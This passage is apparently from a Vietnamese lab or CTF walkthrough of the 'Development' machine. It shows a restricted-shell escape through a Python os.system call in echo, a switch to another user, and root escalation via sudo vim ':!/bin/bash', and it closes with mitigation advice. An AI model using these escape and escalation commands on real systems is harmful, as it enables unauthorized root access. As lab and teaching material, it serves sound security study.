Memory usage: 34%                IP address for ens33: 192.168.100.134
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

185 packages can be updated.
58 updates are security updates.

*** System restart required ***
Last login: Thu Aug 23 15:57:48 2018 from 192.168.254.228
Congratulations! You tried harder!
Welcome to Development!
Type '?' or 'help' to get the list of allowed commands
intern:~$ |

```

Hình 32: SSH thành công vào user intern, nhưng ta đang ở trong 1 shell giới hạn

```

intern:~$ echo __import__("os").system("/bin/bash")
intern@development:~$ id
uid=1002(intern) gid=1006(intern) groups=1006(intern)

```

Hình 33: Ta thử dùng echo để thoát khỏi shell và thành công

```

intern@development:~$ sudo -l
[sudo] password for intern:
Sorry, user intern may not run sudo on development.

```

Hình 34: Nhưng user này không có quyền sudo trên hệ thống

```

intern@development:~$ ls
access local.txt work.txt
intern@development:~$ cat local.txt
Congratulations on obtaining a user shell. :)
intern@development:~$ cat work.txt
1. Tell Patrick that shoutbox is not working. We need to revert to the old method to update David about shoutbox. For new, we will use the old director's landing page.
2. Patrick's start of the third year in this company!
3. Attend the meeting to discuss if password policy should be relooked at.
intern@development:~$ ls -la access/
total 40
drwxrwxrwx 9 intern intern 4096 Jul 16 2018 .
drwxr-xr-x 6 intern intern 4096 Sep 15 07:41 ..
drwxr-xr-x 2 root root 4096 Jul 15 2018 IA64
-rw-rw-r-- 1 intern intern 210 Jul 16 2018 tcpdump.txt
drwxr-xr-x 2 root root 4096 Jul 15 2018 W32ALPHA
drwxr-xr-x 2 root root 4096 Jul 15 2018 W32MIPS
drwxr-xr-x 2 root root 4096 Jul 15 2018 W32PPC
drwxr-xr-x 2 root root 4096 Jul 15 2018 W32X86
drwxr-xr-x 2 root root 4096 Jul 15 2018 WIN64
drwxr-xr-x 2 root root 4096 Jul 15 2018 x64
intern@development:~$ cat access/tcpdump.txt
1. request for rights to perform tcpdump on traffic. we want to monitor network traffic.
2. tcpdump is a useful tool; we should learn how to pipe tcpdump traffic for building up our Security Operations Centre.
intern@development:~$

```

Hình 35: Đọc các file tại /home/intern

5. Ta thử đổi sang user patrick

```

intern@development:~$ su patrick
Password:
patrick@development:/home/intern$ cd ~
patrick@development:~$ id
uid=1001(patrick) gid=1005(patrick) groups=1005(patrick),108(lxd)

```

Hình 36: Đổi sang user patrick

```

patrick@development:~$ sudo -l
Matching Defaults entries for patrick on development:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User patrick may run the following commands on development:
(ALL) NOPASSWD: /usr/bin/vim
(ALL) NOPASSWD: /bin/nano

```

Hình 37: Kiểm tra quyền sudo của patrick và phát hiện ra vim và nano

```

patrick@development:~$ sudo /usr/bin/vim -c ':!/bin/bash'

root@development:~# id
uid=0(root) gid=0(root) groups=0(root)
root@development:~#

```

Hình 38: Sử dụng vim để khai thác GTF0Bins nhằm thực thi shell command từ trong editor

```

root@development:~# ls -la /root
total 72
drwx----- 5 root root 4096 Dec 26 2018 .
drwxr-xr-x 23 root root 4096 Sep 15 07:37 ..
-rw----- 1 root root 1622 Dec 26 2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
-rw-r--r-- 1 root root 644 Jun 14 2018 iptables-rules
drwxr-xr-x 3 root root 4096 Jun 12 2018 .local
drwxr-xr-x 7 admin lpadmin 4096 Aug 23 2018 lshell-0.9.9
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
----- 1 root root 43 Dec 26 2018 proof.txt
-rw----- 1 root root 1024 Aug 1 2018 .rnd
-rw-r--r-- 1 root root 66 Sep 26 2018 .selected_editor
-rw-r--r-- 1 root root 9542 Jul 15 2018 smb.conf
drwx----- 2 root root 4096 Jun 10 2018 .ssh
-rwx----- 1 root root 229 Sep 26 2018 tcpdumpc.lock.sh
-rw----- 1 root root 582 Aug 27 2018 .viminfo
-rw-r--r-- 1 root root 209 Aug 1 2018 wget-hsts
root@development:~# cat /root/proof.txt
Congratulations on rooting DEVELOPMENT! :)
root@development:~#

```

Hình 39: Thành công chiếm quyền root và đọc được flag

Mitigation

Tắt listing: Apache Options -Indexes (hoặc Nginx autoindex off;). Xóa file không cần thiết khỏi webroot

Không để hiển thị lỗi lên màn hình

Gỡ bỏ, thay thế phần mềm cũ

Băm mật khẩu bằng thuật ngữ mạnh có salt: bcrypt / argon2 / scrypt; enforce password policy (độ dài, độ phức tạp, chặn password trong dictionary)

Không coi restricted shell là security boundary; nếu cần jail: dùng chroot/container/rbash kết hợp whitelist chặt; vá/nâng cấp lshell; chặn các lệnh có thể eval code (echo + Python builtins)

Không bao giờ cấp sudo cho editor/shell/file manager (tra GTFOBins trước khi cấp)